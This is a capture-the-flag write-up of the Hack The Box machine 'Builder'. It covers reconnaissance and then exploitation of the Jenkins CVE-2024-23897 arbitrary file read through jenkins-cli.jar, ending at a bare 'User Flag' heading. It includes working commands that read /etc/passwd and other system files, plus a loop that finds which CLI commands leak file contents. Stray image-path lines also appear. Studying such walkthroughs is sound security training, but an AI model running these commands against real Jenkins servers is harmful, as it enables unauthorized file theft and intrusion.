525 HTB Builder

[HTB] Builder

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. CVE-2024-23897 `https://github.com/CKevens/CVE-2024-23897`
  3. Example syntax `https://www.zscaler.com/blogs/security-research/jenkins-arbitrary-file-leak-vulnerability-cve-2024-23897-can-lead-rce`
  4. Abuse Groovy Script Console `https://stackoverflow.com/questions/159148/groovy-executing-shell-commands`
  5. Decrypt Jenkins passwords `https://devops.stackexchange.com/questions/2191/how-to-decrypt-jenkins-passwords-from-credentials-xml`
  6. `https://blackarch.wiki/faq/`
  7. `https://blackarch.org/faq.html`
  8. Pencer.io `https://pencer.io/ctf/`
  9. 0xdf `https://0xdf.gitlab.io/`
  10. IPPSEC `ippsec.rocks`
  11. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`
  12. `https://ghosterysearch.com/`

- View terminal output with color

  ```
  ▷ bat -l ruby --paging=never name_of_file -p
  ```

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Builder is a neat box focused on a recent Jenkins vulnerability, CVE-2024-23897. It allows for partial file read and can lead to remote code execution. I'll show how to exploit the vulnerability, explore methods to get the most of a file possible, find a password hash for the admin user and crack it to get access to Jenkins. From in Jenkins, I'll find a saved SSH key and show three paths to recover it. First, dumping an encrypted version from the admin panel. Second, using it to SSH into the host and finding a copy there. And third by having the pipeline leak the key back to me. ~0xdf
```

Skills

```
1.  Advisory 3314 (CVE-2024-23897), has a File Read vulnerability in the CLI.
2. Playing with Tshark
3. Lots of enumeration
4. I go through 3 different versions of this exploit before finding the right one.
5. I use docker to pull the latest version of Jenkins, in order to see how it stores credentials
6. Extracting the  Hash for Jennifer and cracking it to get logged into Jenkins [hashcat hashmode 3200]
7. Showing Jenkins  Console, a fun way to get code execution on Jenkins.
8. Advanced Enumeration >>> Finding the encoded ssh key. Go into  Credentials Store for Jenkins, discovering a SSH Key is there.
In order to export the key you need to login as jennifer. Then open up the DOM inspector. Right click on the credential store
page. Drill down until you find the base64 encoded key. Lastly, export it and then use the Script Console to decrypt it
9. Log in as ssh root.
```

Basic Recon

1. Ping & `whichsystem.py`

```
1.  ▷ ping -c 1 10.10.11.10

2. ▷ whichsystem.py 10.10.11.10
10.10.11.10 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan builder.htb
2. ▷ echo $openportz
22,55555
3. ▷ sourcez
4.▷ echo $openportz
22,8080
5. ▷ portzscan $openportz builder.htb
6. ▷ jbat builder/portzscan.nmap
7. nmap -A -Pn -n -oN nmap/portzscan.nmap -p 22,8080 builder.htb
8. ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp   open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    syn-ack Jetty 10.0.18
9. I will run some nmap NSE script scans on port 80,8080. I may even run a UDP and or IPv6 scan because there are only 2 ports.
10. ▷ nmap -p 8080 -sT 10.10.11.10 -oN stealth_scan.nmap
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-13 03:23 CEST
Nmap scan report for builder.htb (10.10.11.10)
Host is up (0.28s latency).

PORT     STATE SERVICE
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
11. I also run a http-enum on port 8080
12. nmap --script http-enum -p8080 10.10.11.10 -oN http_enum_8080.nmap
-------------------------------------
PORT     STATE SERVICE
8080/tcp open  http-proxy
| http-enum:
|_  /robots.txt: Robots file
-------------------------------------
13. There is a robots.txt file
```

openssh (1:8.9p1-3ubuntu0.6) *jammy*-security; urgency=medium

3. Discovery with *Ubuntu Launchpad*


```
1. Google 'OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 launchpad'
2. Launchpad link tells me we are dealing with an Ubuntu Jammy Server.
```

```
3. openssh (1:8.9p1-3ubuntu0.6) jammy-security; urgency=medium
```

4. Whatweb

```
1.  ▷ whatweb http://10.10.11.10:8080
http://10.10.11.10:8080 [200 OK] Cookies[JSESSIONID.2e9f91d8], Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.18)],
HttpOnly[JSESSIONID.2e9f91d8], IP[10.10.11.10], Jenkins[2.441], Jetty[10.0.18], OpenSearch[/opensearch.xml],
Script[application/json,text/javascript], Title[Dashboard [Jenkins]], UncommonHeaders[x-content-type-options,x-hudson-
theme,referrer-policy,cross-origin-opener-policy,x-hudson,x-jenkins,x-jenkins-session,x-instance-identity], X-Frame-
Options[sameorigin]

2. Jenkins[2.441], Jetty[10.0.18] <<< We already have a version
-------------
3. ▷ searchsploit jenkins 2.4
Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC) | java/webapps/46427.txt
<<< This looks like a possibility.
4. ▷ mv 46427.txt jenkins_RCE.txt
5. ▷ bat -l ruby --paging=never -p jenkins_RCE.txt
```



Let's do some manual enumeration of the website

```
1. Google 'What is jenkins'
2. **Jenkins** **is** a community-driven project. We invite everyone to join us and move it forward. Any contribution matters:
code, documentation, localization, blog posts, artwork, meetups, and anything else. If you have five minutes or a few hours, you
can help!
3. I go to http://10.10.11.10:8080
4. There is also a robots.txt so I check that out.
5. http://10.10.11.10:8080/robots.txt
# we don't want robots to click "build" links
User-agent: *
Disallow: /
6. I google 'what is jenkins default password'
Learn how to access the Jenkins UI with the default admin username and password, which are stored in the
$JENKINS_HOME/secrets/initialAdminPassword file. Find out how to reset Jenkins admin password if you forgot it.
7. The default login is admin/password
8. That was a fail.
```

Tshark

6. Tshark packet capture and analysis

```
~/hax0rn00b/builder ▷ tshark -i tun0 -Y "tcp.dstport == 8080" -w /home/shadow42/hax0rn00b/builder/dst_port8080.pcap
tshark: Display filters aren't supported when capturing and saving the captured packets.
~/hax0rn00b/builder ▷ tshark -i tun0 -Y "tcp.dstport == 8080" > /home/shadow42/hax0rn00b/builder/tshark_port8080.txt
Capturing on 'tun0'
3 ^C
~/hax0rn00b/builder ▷ bat -l ruby --paging=never -p tshark_port8080.txt
    4 0.320726373   10.10.14.3 → 10.10.11.10  TCP 52 59968 → 8080 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
    7 0.525476345   10.10.14.3 → 10.10.11.10  TCP 40 59968 → 8080 [ACK] Seq=1 Ack=1 Win=22016 Len=0
    8 0.525535546   10.10.14.3 → 10.10.11.10  TCP 40 59968 → 8080 [RST, ACK] Seq=1 Ack=1 Win=22016 Len=0
~/hax0rn00b/builder ▷
```

```
1. Tshark or aka wireshark-cli in BlackArch can be sensitive to wrong syntax or running with sudo.
2. ▷ grep -Rwi --include \*.md . | grep -i tshark <<< I grep for tshark commands in my notes
3.  ▷ tshark -i tun0 -w /home/shadow42/hax0rn00b/builder/builder.cap
4. tshark -i tun0 -Y "tcp.flags.syn == 1 and tcp.flags.ack == 0 and tcp.dstport == 8080"
```

```
5. You can shorten this command and it does the same thing.
6.  ▷ tshark -i tun0 -Y "tcp.dstport == 8080"
----------------------------------------------------------------
▷ tshark -i tun0 -Y "tcp.dstport == 8080"
Capturing on 'tun0'
    5 0.192613986   10.10.14.3 → 10.10.11.10  TCP 52 38642 → 8080 [SYN, ECE, CWR] Seq=0 Win=21900 Len=0 MSS=1460 SACK_PERM WS=512
    7 0.400670993   10.10.14.3 → 10.10.11.10  TCP 40 38642 → 8080 [ACK] Seq=1 Ack=1 Win=22016 Len=0
    8 0.400778524   10.10.14.3 → 10.10.11.10  TCP 40 38642 → 8080 [RST, ACK] Seq=1 Ack=1 Win=22016 Len=0
^C3 packets captured
----------------------------------------------------------------
7. I then run the nmap stealth scan from above.
8. nmap -p 8080 -sT 10.10.11.10 -oN stealth_scan.nmap
9. I wanted to save the results but apparently that is not supported.
10.  ▷ tshark -i tun0 -Y "tcp.dstport == 8080" -w /home/shadow42/hax0rn00b/builder/dst_port8080.pcap
tshark: Display filters are not supported when capturing and saving the captured packets.
11. Of course there is ways around everything, but it will not be a valid pcap file if you want to analyze it later. See image
above.
12. Basically the point is when using the -sT flag verses the noisy -sN flag I think that is the flag in NMAP. It is a stealth
scan because it will drop the ACK packet and never acknowledge the ping. So it is a little more stealthy.
13. You can manipulate packets with tshark.
14. tshark -i tun0 -Y "tcp.flags.reset == 1 and tcp.dstport == 8080"
```

Jenkins enumeration continued

6. **We need to find the `Jenkins Groovy plugin --version for Debian` on this machine.**

```
1. It seems like this is a recent version of Jenkins
2. What is new in 2.440.2 (2024-03-20)
3. So it seems like this machine has the most current version of Jenkins installed. I wonder if that is even hackable.
4. This search sploit RCE says it works for
5. Jenkins Plugin Script Security < 1.50/Declarative < 1.3.4.1/Groovy < 2.61.1 - Remote Code Execution (PoC)
| java/webapps/46427.txt
6. So we are way newer than 1.3.4.1 for Jenkins and we have to find the Groovy plugin version to see if it is older than 2.61 and
then we may have a chance. Many times the framework will be updated but the plugins will not be.
7. I try searching online for 'jenkins 2.441 exploit'
8. I think I found something.
9. https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability
10. This CVE-2024-23897 is from 2024. So it is very recent.
11. Lets try the website again.
```

7. **Lets manually enumerate the site one more time before delving into this exploit we found**

```
1. I click on credentials on the main page. http://10.10.11.10:8080/
2. # root

## Usage

This credential has not been recorded as used anywhere.
_Note: usage tracking requires the cooperation of plugins and consequently may not track every use.
3. Ok I just go in a circle back to the above statement. Lets check out the exploit.
```

Warning: I go down a couple rabbit holes before I find an exploit that works

8. **Praison001** `CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability`

```python
import http.client
import argparse
from urllib.parse import urlparse
import threading
import uuid
import re
import sys

def ascii():
    art = print("""   _  _         _     _   _         ___ _
 | || |__ _ __| |__ | |_| |_  ___  | _ \ |__ _ _ _  ___| |_
 | __ / _` / _| / / |  _| ' \/ -_) |  _/ / _` | ' \/ -_)  _|
 |_||_\__,_\__|_\_\  \__|_||_\___| |_| |_\__,_|_||_\___|\__|
""")
    return art
```


We may have to make some adjustments

```
1. https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability
2. Lets clone it
3. ▷ git clone https://github.com/Praison001/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability.git
4. ▷ bat -l python --paging=never -p CVE-2024-23897.py
5. ▷ python3 CVE-2024-23897.py -h
usage: CVE-2024-23897.py [-h] -u TARGETURL -f TARGETFILE

CVE-2024-23897

options:
  -h, --help            show this help message and exit
  -u TARGETURL, --targetUrl TARGETURL
                        The target URL
  -f TARGETFILE, --targetFile TARGETFILE
                        The target file
6.  ▷ python3 CVE-2024-23897.py -u http://10.10.11.10:8080 -f /etc/passwd
Some error occured..
```

Proxy through Burpsuite




```
7. We are going to have to send this through burpsuite to see if we can fix this exploit.
8. burp = {'http': 'http://127.0.0.1:8080', 'https': 'http://127.0.0.1:8080'}
9. Insert the above line after the module imports
10. start up burpsuite
11. ▷ burpsuite &> /dev/null & disown
12. Now back to the script.  Ok, after looking at the imports. I realized this script is not using requests. Instead it is using
import http.client. So fowarding to burpsuite will not work the traditional way.
13. Instead what we can do is foward to the server from our burpsuite.
14. In burp Click proxy tab >>> proxy settings >>> click edit >>> click Request Handling >>> Fill out the target IP and Port in
'Redirect to Host:' field.
15. 10.10.11.10 8080 >>> Click ok
16. ▷ python3 CVE-2024-23897.py -u http://127.0.0.1:8080 -f /etc/group
```

```
17. We will need to send the request through burpsuite and then burp will redirect the traffic to the target server.
18. I insert this print statement statement to make sure the traffic is being sent to burp first. 'print("target URL==>",
args.targetUrl)'
19. ▷ python3 CVE-2024-23897_modified.py -u http://127.0.0.1:8080 -f /etc/group
target URL==> http://127.0.0.1:8080
Some error occured..
19. By inserting a simple print statement into every try except block S4vitar was able to deduce that the culprit was a bad REGEX
on the last try except block.
20. Set up a break point in the following location at the last try except block. Approximately line 69.
```

```
68      try:
69          if args.targetUrl and args.targetFile:
70              pattern = r"http[s]?://([^:/]+:\d+)/"
71              pdb.set_trace()
72              match = re.search(pattern, args.targetUrl)
73              target = match.group(1)
```

Modifying our exploit continued...

9. **Editing our python exploit to make it work for our situation.**

```
1. First add 'import pdb' to the list of imports.
2. I insert pdb.set_trace() immediately after the suspected faulty regex. Or not necessarily faulty regex but not customized for
this server.
3. Now run it again.
```

Debugging verbose output

10. **Analyzing the `pdb.set_trace()`. I noted the entire debugging session so we can understand what is going on with this script. In a nutshell it looks like we just need to start over with the regex on the last try except block.**

```
1.  ▷ python3 CVE-2024-23897_modified.py -u http://127.0.0.1:8080 -f /etc/group
target URL==> http://127.0.0.1:8080
> /home/shadow42/hax0rn00b/builder/CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability/CVE-2024-23897_modified.py(73)main()
-> match = re.search(pattern, args.targetUrl)
(Pdb) l
 68
 69         try:
 70             if args.targetUrl and args.targetFile:
 71                 pattern = r"http[s]?://([^:/]+:\d+)/"
 72                 pdb.set_trace()
 73  ->             match = re.search(pattern, args.targetUrl)
 74                 target = match.group(1)
 75                 ascii()
 76                 exploit(args.targetFile, target)
 77
 78         except Exception as e:
(Pdb) p pattern
'http[s]?://([^:/]+:\\d+)/'
(Pdb) p re.search(pattern, args.targetUrl)
None                        <<< The Regex is not defining a target here.                                    Basically it is
saying this is null.
(Pdb) p args.targetUrl
'http://127.0.0.1:8080'
(Pdb) quit()
Some error occured..
2. ▷ rm -rf CVE-2024-23897-Jenkins-Arbitrary-Read-File-Vulnerability <<< Not working
```

Scratch that start over


11. **It seems like this version of the exploit is really jacked up. Lets hunt for a better version of this exploit `CVE-2024-23897`**

```
1. We would have to completely refactor the entire script. So lets just look for another exploit that is similar.
2. Search for 'GitHub - h4x0r-dz/CVE-2024-23897: CVE-2024-23897'
3. Found it https://github.com/h4x0r-dz/CVE-2024-23897
4. I copy the raw python file to my local desktop.
5. https://raw.githubusercontent.com/h4x0r-dz/CVE-2024-23897/main/CVE-2024-23897.py
6. ▷ which CVE-2024-23897_h4x0r_dz.py | xargs bat -l python --paging=never -p <<< This is just a fancy but aesthetically pleasing
way of catting out a file.
7. ▷ cat CVE-2024-23897_h4x0r_dz.py
8. Usage : python CVE-2024-23897.py -l host.txt -f /etc/passwd
9. FAIL, this one turns out to be a lemon as well. Lets search again.
```

`https://github.com/CKevens/CVE-2024-23897`

12. **Hopefully this version of the exploit works. This can happen many times where an exploit will work one day and for whatever reason it will cease to work the following day.**

```
1. Lets git clone it.
2.  ▷ java -jar jenkins-cli.jar
Neither -s nor the JENKINS_URL env var is specified.
Jenkins CLI
Usage: java -jar jenkins-cli.jar [-s URL] command [opts...] args...
Options:
 -s URL     : the server URL (defaults to the JENKINS_URL env var)<SNIP>
 3. Looks more promising. Usually if an exploit is coded in the native language of the framework that is a clue that it may work
better. Not all the time but sometimes this is true.
 4. ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080
  add-job-to-view
    Adds jobs to view.
  build
    Builds a job, and optionally waits until its completion.
5. Running it without arguments will give you the list of available arguments.
6.  ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 who-am-i
Authenticated as: anonymous
Authorities:
  anonymous
7. I run a whoami and the server responds with anonymous.
8. Sweet, anonymous!
```



Proof of concept success

```
1. This is the first github of this CVE that actually works.
2. https://github.com/CKevens/CVE-2024-23897
3. You can google the 'CVE-2024-23897 usage' or 'CVE-2024-23897 examples' to find payloads that you can use to exfil data or gain
a shell with. Like I said earlier you can run this exploit without any args and it will give you a list of options but they do not
seem to be too useful.
4. Here is a page with some interesting payloads to run with this exploit.
5. https://www.zscaler.com/blogs/security-research/jenkins-arbitrary-file-leak-vulnerability-cve-2024-23897-can-lead-rce
6. From the site **Using Jenkins-cli.jar:** This common approach involves utilizing Jenkins-cli.jar, which operates through web
sockets or SSH. Specifically, commands such as shutdown, enable-job, help, and connect-node from the Jenkins CLI tool are
manipulated to illicitly access and read the content of files on the Jenkins server. The figure below shows the help command
running on Jenkins CLI to read a file.
7. S4vitar figures out that the reason in some of the responses we see connect-node and in others we see @help. Is because we need
to use that syntax in our queries.
8.  ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 connect-node @/etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin exists.
root:x:0:0:root:/root:/bin/bash: No such agent
```

```
root:x:0:0:root:/root:/bin/bash exists. <SNIP>
8. SUCCESS!
```

14. Exfiltrate `/etc/passwd` a few more times.

```
1. for command in $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 help 2>&1 | grep -v "    " | xargs | tr ' ' '\n'); do
echo "[+] For the command $command $(java -jar jenkins-cli.jar -s http://10.10.11.10:8080 $command @/etc/passwd 2>&1 | wc -l)";
done
2. Running this for loop will show you how many lines each instruction is returning. The greater the amount of lines the more
likely it will return your query.
3. Take delete-job for example. It has 21 lines. It will do the same exact thing as connect-node command and return our request to
us.
4. ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 delete-job @/etc/passwd
5. Any of these java commands below we can abuse to exfiltrate data from the server.
---------------------------------------
[+] For the command connect-node 21
[+] For the command delete-job 21
[+] For the command delete-node 21
[+] For the command delete-view 21
[+] For the command disconnect-node 21
[+] For the command offline-node 21
[+] For the command online-node 21
[+] For the command reload-job 21
---------------------------------------
6. So I am going to try online-node to see if I am correct.
7. ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node @/etc/passwd
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin: No such agent www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin exists.
root:x:0:0:root:/root:/bin/bash: No such agent "root:x:0:0:root:/root:/bin/bash" exists.
8. Clean up the file with this awk and cut commands.
9.  ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node @/etc/passwd 2>&1 | awk -F"agent" '{print $2}' | cut -d'"'
-f2
---------------------------------------------------------------
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin<SNIP>
---------------------------------------------------------------
10.  ▷ java -jar jenkins-cli.jar -s http://10.10.11.10:8080 online-node @/proc/net/fib_trie 2>&1 | awk -F"agent" '{print $2}' |
cut -d'"' -f2
     +-- 127.0.0.0/8 2 0 2
              /16 link UNICAST
              /32 host LOCAL
        |-- 127.255.255.255
        |-- 172.17.255.255
        +-- 172.17.0.0/30 2 0 2
  +-- 0.0.0.0/0 3 0 5
     |-- 0.0.0.0
        /0 universe UNICAST
           |-- 127.0.0.0
Main:
           |-- 127.0.0.1
           /32 link BROADCAST
     +-- 172.17.0.0/16 2 0 2
              /8 host LOCAL
Local:
           |-- 172.17.0.0
           |-- 172.17.0.2
        +-- 127.0.0.0/31 1 0 0
11. We are definitely in a container. 172.17.0.0 is the gateway and our ip for the container is 172.17.0.2
```

User Flag

15. I find the user flag

